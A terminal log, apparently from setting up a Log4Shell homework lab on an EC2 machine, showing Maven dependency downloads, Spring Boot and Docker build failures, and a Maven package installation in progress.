**22.94 Downloading from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar (62 kB at 207 kB/s)**

**22.94 Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar (157 kB at 432 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar (335 kB at 915 kB/s)**

**23.01 Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar**

**23.01 Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar (20 kB at 50 kB/s)**

**23.05 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar (1.3 MB at 2.9 MB/s)**

**23.08 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar (338 kB at 773 kB/s)**

**23.08 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar (61 kB at 138 kB/s)**

**23.09 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar (250 kB at 506 kB/s)**

**23.14 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar (52 kB at 105 kB/s)**

**23.15 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar (1.7 MB at 3.2 MB/s)**

**23.15 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar (154 kB at 299 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar (42 kB at 79 kB/s)**

**23.18 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar (25 kB at 47 kB/s)**

**23.18 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar (42 kB at 77 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar (60 kB at 105 kB/s)**

**23.22 Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar (557 kB at 978 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar (62 kB at 108 kB/s)**

**23.22 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar**

**23.22 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar**

**23.22 Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar (4.2 kB at 7.3 kB/s)**

**23.22 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar (160 kB at 268 kB/s)**

**23.24 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar (47 kB at 76 kB/s)**

**23.27 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar (53 kB at 83 kB/s)**

**23.28 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar (197 kB at 287 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar (134 kB at 192 kB/s)**

**23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar (120 kB at 171 kB/s)**

**23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar (291 kB at 413 kB/s)**

**23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar**

**23.35 Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar (262 kB at 370 kB/s)**

**23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar (26 kB at 36 kB/s)**

**23.37 Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar (33 kB at 45 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar (53 kB at 71 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar**

**23.39 Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar (72 kB at 96 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar (122 kB at 158 kB/s)**

**23.42 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar (37 kB at 47 kB/s)**

**23.43 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar (4.6 kB at 5.7 kB/s)**

**23.46 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar (85 kB at 104 kB/s)**

**23.47 Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar (180 kB at 217 kB/s)**

**23.48 Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar (2.2 kB at 2.6 kB/s)**

**23.48 Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.jar**

**23.48 Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar (5.9 kB at 7.0 kB/s)**

**23.49 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar (305 kB at 360 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar (8.8 kB at 10 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.jar (14 kB at 16 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar (500 kB at 555 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar (2.6 MB at 2.6 MB/s)**

**24.19 [INFO] ------------------------------------------------------------------------**

**24.19 [INFO] BUILD FAILURE**

**24.19 [INFO] ------------------------------------------------------------------------**

**24.19 [INFO] Total time: 21.587 s**

**24.20 [INFO] Finished at: 2025-05-28T23:05:29Z**

**24.20 [INFO] ------------------------------------------------------------------------**

**24.20 [ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**24.20 [ERROR]**

**24.20 [ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**24.20 [ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**24.20 [ERROR]**

**24.21 [ERROR] For more information about the errors and possible solutions, please read the following articles:**

**24.21 [ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**------**

**Dockerfile:5**

**--------------------**

**3 | WORKDIR /app**

**4 | COPY . .**

**5 | >>> RUN mvn clean package -DskipTests**

**6 |**

**7 | # Run stage**

**--------------------**

**ERROR: failed to solve: process "/bin/sh -c mvn clean package -DskipTests" did not complete successfully: exit code: 1**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker images**

**REPOSITORY TAG IMAGE ID CREATED SIZE**

**ubuntu latest a0e45e2ce6e6 4 weeks ago 78.1MB**

**osixia/openldap latest 31d1d6e16394 4 years ago 257MB**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ pwd**

**/home/ec2-user/log4shell-homework**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ls -1**

**Dockerfile**

**SRC**

**docker-compose.yml**

**ldap\_test.py**

**pom.xml**

**venv**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ./mvnw clean package**

**-bash: ./mvnw: No such file or directory**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker build -t log4shell-demo .**

**[+] Building 9.0s (6/6) FINISHED docker:default**

**=> [internal] load build definition from Dockerfile 0.0s**

**=> => transferring dockerfile: 320B 0.0s**

**=> [internal] load metadata for docker.io/library/openjdk:17-jdk-slim 0.5s**

**=> [internal] load .dockerignore 0.0s**

**=> => transferring context: 2B 0.0s**

**=> [internal] load build context 0.2s**

**=> => transferring context: 2B 0.1s**

**=> [stage-1 1/2] FROM docker.io/library/openjdk:17-jdk-slim@sha256:aaa3b3cb27e3e520b8f116863d0580c438ed55ecfa0bc126b41f 8.3s**

**=> => resolve docker.io/library/openjdk:17-jdk-slim@sha256:aaa3b3cb27e3e520b8f116863d0580c438ed55ecfa0bc126b41f68c3f62f 0.0s**

**=> => sha256:37cb44321d0423bc57266a3bff658daf00478e4cdf2d3b8091f785310534256d 4.80kB / 4.80kB 0.0s**

**=> => sha256:1fe172e4850f03bb45d41a20174112bc119fbfec42a650edbbd8491aee32e3c3 31.38MB / 31.38MB 0.8s**

**=> => sha256:44d3aa8d076675d49d85180b0ced9daef210fe4fdff4bdbb422b9cf384e591d0 1.58MB / 1.58MB 0.3s**

**=> => sha256:6ce99fdf16e86bd02f6ad66a0e1334878528b5a4b5487850a76e0c08a7a27d56 187.90MB / 187.90MB 3.5s**

**=> => sha256:aaa3b3cb27e3e520b8f116863d0580c438ed55ecfa0bc126b41f68c3f62f9774 547B / 547B 0.0s**

**=> => sha256:779635c0c3d23cc8dbab2d8c1ee4cf2a9202e198dfc8f4c0b279824d9b8e0f22 953B / 953B 0.0s**

**=> => extracting sha256:1fe172e4850f03bb45d41a20174112bc119fbfec42a650edbbd8491aee32e3c3 3.0s**

**=> => extracting sha256:44d3aa8d076675d49d85180b0ced9daef210fe4fdff4bdbb422b9cf384e591d0 0.1s**

**=> => extracting sha256:6ce99fdf16e86bd02f6ad66a0e1334878528b5a4b5487850a76e0c08a7a27d56 4.1s**

**=> ERROR [stage-1 2/2] COPY target/\*.jar app.jar 0.1s**

**------**

**> [stage-1 2/2] COPY target/\*.jar app.jar:**

**------**

**Dockerfile:10**

**--------------------**

**8 | FROM openjdk:17-jdk-slim**

**9 | VOLUME /tmp**

**10 | >>> COPY target/\*.jar app.jar**

**11 | ENTRYPOINT ["java", "-jar", "/app.jar"]**

**--------------------**

**ERROR: failed to solve: lstat /var/lib/docker/tmp/buildkit-mount2274428878/target: no such file or directory**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker images**

**REPOSITORY TAG IMAGE ID CREATED SIZE**

**ubuntu latest a0e45e2ce6e6 4 weeks ago 78.1MB**

**osixia/openldap latest 31d1d6e16394 4 years ago 257MB**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker run -p 8080:8080 log4shell-demo**

**Unable to find image 'log4shell-demo:latest' locally**

**docker: Error response from daemon: pull access denied for log4shell-demo, repository does not exist or may require 'docker login': denied: requested access to the resource is denied.**

**See 'docker run --help'.**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ./mvnw clean package**

**-bash: ./mvnw: No such file or directory**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn -v**

**-bash: mvn: command not found**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo dnf install -y maven**

**Last metadata expiration check: 1 day, 0:06:35 ago on Tue May 27 23:03:08 2025.**

**Dependencies resolved.**

**===============================================================================================================================**

**Package Architecture Version Repository Size**

**===============================================================================================================================**

**Installing:**

**maven noarch 1:3.8.4-3.amzn2023.0.5 amazonlinux 18 k**

**Installing dependencies:**

**alsa-lib x86\_64 1.2.7.2-1.amzn2023.0.2 amazonlinux 504 k**

**apache-commons-cli noarch 1.5.0-3.amzn2023.0.3 amazonlinux 76 k**

**apache-commons-codec noarch 1.15-6.amzn2023.0.3 amazonlinux 303 k**

**apache-commons-io noarch 1:2.8.0-7.amzn2023.0.4 amazonlinux 284 k**

**apache-commons-lang3 noarch 3.12.0-7.amzn2023.0.3 amazonlinux 559 k**

**atinject noarch 1.0.5-3.amzn2023.0.3 amazonlinux 23 k**

**cairo x86\_64 1.18.0-4.amzn2023.0.1 amazonlinux 718 k**

**cdi-api noarch 2.0.2-6.amzn2023.0.3 amazonlinux 54 k**

**dejavu-sans-fonts noarch 2.37-16.amzn2023.0.2 amazonlinux 1.3 M**

**dejavu-sans-mono-fonts noarch 2.37-16.amzn2023.0.2 amazonlinux 467 k**

**dejavu-serif-fonts noarch 2.37-16.amzn2023.0.2 amazonlinux 1.0 M**

**fontconfig x86\_64 2.13.94-2.amzn2023.0.2 amazonlinux 273 k**

**fonts-filesystem noarch 1:2.0.5-12.amzn2023.0.2 amazonlinux 9.5 k**

**freetype x86\_64 2.13.2-5.amzn2023.0.1 amazonlinux 423 k**

**google-guice noarch 4.2.3-8.amzn2023.0.6 amazonlinux 473 k**

**google-noto-fonts-common noarch 20201206-2.amzn2023.0.2 amazonlinux 15 k**

**google-noto-sans-vf-fonts noarch 20201206-2.amzn2023.0.2 amazonlinux 492 k**

**graphite2 x86\_64 1.3.14-7.amzn2023.0.2 amazonlinux 97 k**

**guava noarch 31.0.1-3.amzn2023.0.6 amazonlinux 2.4 M**

**harfbuzz x86\_64 7.0.0-2.amzn2023.0.2 amazonlinux 873 k**

**httpcomponents-client noarch 4.5.13-4.amzn2023.0.4 amazonlinux 657 k**

**httpcomponents-core noarch 4.4.13-6.amzn2023.0.3 amazonlinux 632 k**

**jakarta-annotations noarch 1.3.5-13.amzn2023.0.3 amazonlinux 46 k**

**jansi x86\_64 2.4.0-3.amzn2023.0.3 amazonlinux 113 k**

**java-17-amazon-corretto-devel x86\_64 1:17.0.15+6-1.amzn2023.1 amazonlinux 142 k**

**java-17-amazon-corretto-headless x86\_64 1:17.0.15+6-1.amzn2023.1 amazonlinux 91 M**

**javapackages-filesystem noarch 6.0.0-7.amzn2023.0.6 amazonlinux 12 k**

**jcl-over-slf4j noarch 1.7.32-3.amzn2023.0.4 amazonlinux 25 k**

**jsoup noarch 1.16.1-4.amzn2023.0.2 amazonlinux 433 k**

**jsr-305 noarch 3.0.2-5.amzn2023.0.4 amazonlinux 32 k**

**langpacks-core-font-en noarch 3.0-21.amzn2023.0.4 amazonlinux 10 k**

**libX11 x86\_64 1.8.10-2.amzn2023.0.1 amazonlinux 659 k**

**libX11-common noarch 1.8.10-2.amzn2023.0.1 amazonlinux 147 k**

**libXau x86\_64 1.0.11-6.amzn2023.0.1 amazonlinux 33 k**

**libXext x86\_64 1.3.6-1.amzn2023.0.1 amazonlinux 42 k**

**libXrender x86\_64 0.9.11-6.amzn2023.0.1 amazonlinux 29 k**

**libbrotli x86\_64 1.0.9-4.amzn2023.0.2 amazonlinux 315 k**

**libjpeg-turbo x86\_64 2.1.4-2.amzn2023.0.5 amazonlinux 190 k**

**libpng x86\_64 2:1.6.37-10.amzn2023.0.6 amazonlinux 128 k**

**libxcb x86\_64 1.17.0-1.amzn2023.0.1 amazonlinux 235 k**

**maven-amazon-corretto17 noarch 1:3.8.4-3.amzn2023.0.5 amazonlinux 9.4 k**

**maven-lib noarch 1:3.8.4-3.amzn2023.0.5 amazonlinux 1.5 M**

**maven-resolver noarch 1:1.7.3-3.amzn2023.0.4 amazonlinux 557 k**

**maven-shared-utils noarch 3.3.4-4.amzn2023.0.3 amazonlinux 152 k**

**maven-wagon noarch 3.4.2-6.amzn2023.0.4 amazonlinux 113 k**

**pixman x86\_64 0.43.4-1.amzn2023.0.4 amazonlinux 296 k**

**plexus-cipher noarch 1.8-3.amzn2023.0.3 amazonlinux 27 k**

**plexus-classworlds noarch 2.6.0-10.amzn2023.0.4 amazonlinux 61 k**

**plexus-containers-component-annotations noarch 2.1.0-9.amzn2023.0.4 amazonlinux 19 k**

**plexus-interpolation noarch 1.26-10.amzn2023.0.4 amazonlinux 80 k**

**plexus-sec-dispatcher noarch 2.0-3.amzn2023.0.3 amazonlinux 34 k**

**plexus-utils noarch 3.3.0-9.amzn2023.0.4 amazonlinux 254 k**

**publicsuffix-list noarch 20240212-61.amzn2023 amazonlinux 89 k**

**sisu noarch 1:0.3.4-9.amzn2023.0.4 amazonlinux 510 k**

**slf4j noarch 1.7.32-3.amzn2023.0.4 amazonlinux 70 k**

**xml-common noarch 0.6.3-56.amzn2023.0.2 amazonlinux 32 k**

**Transaction Summary**

**===============================================================================================================================**

**Install 57 Packages**

**Total download size: 109 M**

**Installed size: 273 M**

**Downloading Packages:**

**(1/57): alsa-lib-1.2.7.2-1.amzn2023.0.2.x86\_64.rpm 7.4 MB/s | 504 kB 00:00**

**(2/57): apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch.rpm 548 kB/s | 76 kB 00:00**

**(3/57): apache-commons-codec-1.15-6.amzn2023.0.3.noarch.rpm 2.0 MB/s | 303 kB 00:00**

**(4/57): apache-commons-io-2.8.0-7.amzn2023.0.4.noarch.rpm 2.5 MB/s | 284 kB 00:00**

**(5/57): atinject-1.0.5-3.amzn2023.0.3.noarch.rpm 688 kB/s | 23 kB 00:00**

**(6/57): cdi-api-2.0.2-6.amzn2023.0.3.noarch.rpm 1.4 MB/s | 54 kB 00:00**

**(7/57): cairo-1.18.0-4.amzn2023.0.1.x86\_64.rpm 12 MB/s | 718 kB 00:00**

**(8/57): apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch.rpm 4.1 MB/s | 559 kB 00:00**

**(9/57): dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch.rpm 6.8 MB/s | 467 kB 00:00**

**(10/57): fontconfig-2.13.94-2.amzn2023.0.2.x86\_64.rpm 4.3 MB/s | 273 kB 00:00**

**(11/57): dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch.rpm 8.3 MB/s | 1.3 MB 00:00**

**(12/57): fonts-filesystem-2.0.5-12.amzn2023.0.2.noarch.rpm 460 kB/s | 9.5 kB 00:00**

**(13/57): dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch.rpm 7.7 MB/s | 1.0 MB 00:00**

**(14/57): freetype-2.13.2-5.amzn2023.0.1.x86\_64.rpm 9.6 MB/s | 423 kB 00:00**

**(15/57): google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch.rpm 629 kB/s | 15 kB 00:00**

**(16/57): graphite2-1.3.14-7.amzn2023.0.2.x86\_64.rpm 3.5 MB/s | 97 kB 00:00**

**(17/57): google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch.rpm 10 MB/s | 492 kB 00:00**

**(18/57): google-guice-4.2.3-8.amzn2023.0.6.noarch.rpm 3.6 MB/s | 473 kB 00:00**

**(19/57): harfbuzz-7.0.0-2.amzn2023.0.2.x86\_64.rpm 13 MB/s | 873 kB 00:00**

**(20/57): guava-31.0.1-3.amzn2023.0.6.noarch.rpm 13 MB/s | 2.4 MB 00:00**

**(21/57): jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch.rpm 1.5 MB/s | 46 kB 00:00**

**(22/57): httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch.rpm 3.2 MB/s | 632 kB 00:00**

**(23/57): httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch.rpm 2.8 MB/s | 657 kB 00:00**

**(24/57): jansi-2.4.0-3.amzn2023.0.3.x86\_64.rpm 950 kB/s | 113 kB 00:00**

**(25/57): javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch.rpm 509 kB/s | 12 kB 00:00**

**(26/57): java-17-amazon-corretto-devel-17.0.15+6-1.amzn2023.1.x86\_64.rpm 1.3 MB/s | 142 kB 00:00**

**(27/57): jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch.rpm 394 kB/s | 25 kB 00:00**

**(28/57): jsr-305-3.0.2-5.amzn2023.0.4.noarch.rpm 794 kB/s | 32 kB 00:00**

**(29/57): langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch.rpm 557 kB/s | 10 kB 00:00**

**(30/57): jsoup-1.16.1-4.amzn2023.0.2.noarch.rpm 3.1 MB/s | 433 kB 00:00**

**(31/57): libX11-1.8.10-2.amzn2023.0.1.x86\_64.rpm 13 MB/s | 659 kB 00:00**

**(32/57): libX11-common-1.8.10-2.amzn2023.0.1.noarch.rpm 2.8 MB/s | 147 kB 00:00**

**(33/57): libXau-1.0.11-6.amzn2023.0.1.x86\_64.rpm 1.0 MB/s | 33 kB 00:00**

**(34/57): libXrender-0.9.11-6.amzn2023.0.1.x86\_64.rpm 1.4 MB/s | 29 kB 00:00**

**(35/57): libXext-1.3.6-1.amzn2023.0.1.x86\_64.rpm 1.8 MB/s | 42 kB 00:00**

**(36/57): libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86\_64.rpm 2.1 MB/s | 190 kB 00:00**

**(37/57): libbrotli-1.0.9-4.amzn2023.0.2.x86\_64.rpm 3.1 MB/s | 315 kB 00:00**

**(38/57): libpng-1.6.37-10.amzn2023.0.6.x86\_64.rpm 4.8 MB/s | 128 kB 00:00**

**(39/57): libxcb-1.17.0-1.amzn2023.0.1.x86\_64.rpm 4.6 MB/s | 235 kB 00:00**

**(40/57): maven-3.8.4-3.amzn2023.0.5.noarch.rpm 646 kB/s | 18 kB 00:00**

**(41/57): maven-amazon-corretto17-3.8.4-3.amzn2023.0.5.noarch.rpm 215 kB/s | 9.4 kB 00:00**

**(42/57): maven-resolver-1.7.3-3.amzn2023.0.4.noarch.rpm 2.5 MB/s | 557 kB 00:00**

**(43/57): maven-lib-3.8.4-3.amzn2023.0.5.noarch.rpm 4.6 MB/s | 1.5 MB 00:00**

**(44/57): maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch.rpm 1.5 MB/s | 152 kB 00:00**

**(45/57): pixman-0.43.4-1.amzn2023.0.4.x86\_64.rpm 7.1 MB/s | 296 kB 00:00**

**(46/57): maven-wagon-3.4.2-6.amzn2023.0.4.noarch.rpm 1.1 MB/s | 113 kB 00:00**

**(47/57): plexus-cipher-1.8-3.amzn2023.0.3.noarch.rpm 806 kB/s | 27 kB 00:00**

**(48/57): plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch.rpm 493 kB/s | 19 kB 00:00**

**(49/57): plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch.rpm 781 kB/s | 61 kB 00:00**

**(50/57): plexus-interpolation-1.26-10.amzn2023.0.4.noarch.rpm 768 kB/s | 80 kB 00:00**

**(51/57): plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch.rpm 364 kB/s | 34 kB 00:00**

**(52/57): plexus-utils-3.3.0-9.amzn2023.0.4.noarch.rpm 2.1 MB/s | 254 kB 00:00**

**(53/57): publicsuffix-list-20240212-61.amzn2023.noarch.rpm 760 kB/s | 89 kB 00:00**

**(54/57): sisu-0.3.4-9.amzn2023.0.4.noarch.rpm 5.3 MB/s | 510 kB 00:00**

**(55/57): xml-common-0.6.3-56.amzn2023.0.2.noarch.rpm 769 kB/s | 32 kB 00:00**

**(56/57): slf4j-1.7.32-3.amzn2023.0.4.noarch.rpm 588 kB/s | 70 kB 00:00**

**(57/57): java-17-amazon-corretto-headless-17.0.15+6-1.amzn2023.1.x86\_64.rpm 38 MB/s | 91 MB 00:02**

**-------------------------------------------------------------------------------------------------------------------------------**

**Total 34 MB/s | 109 MB 00:03**

**Running transaction check**

**Transaction check succeeded.**

**Running transaction test**

**Transaction test succeeded.**

**Running transaction**

**Preparing : 1/1**

**Installing : javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch 1/57**

**Installing : fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch 2/57**

**Installing : dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch 3/57**

**Installing : dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch 4/57**

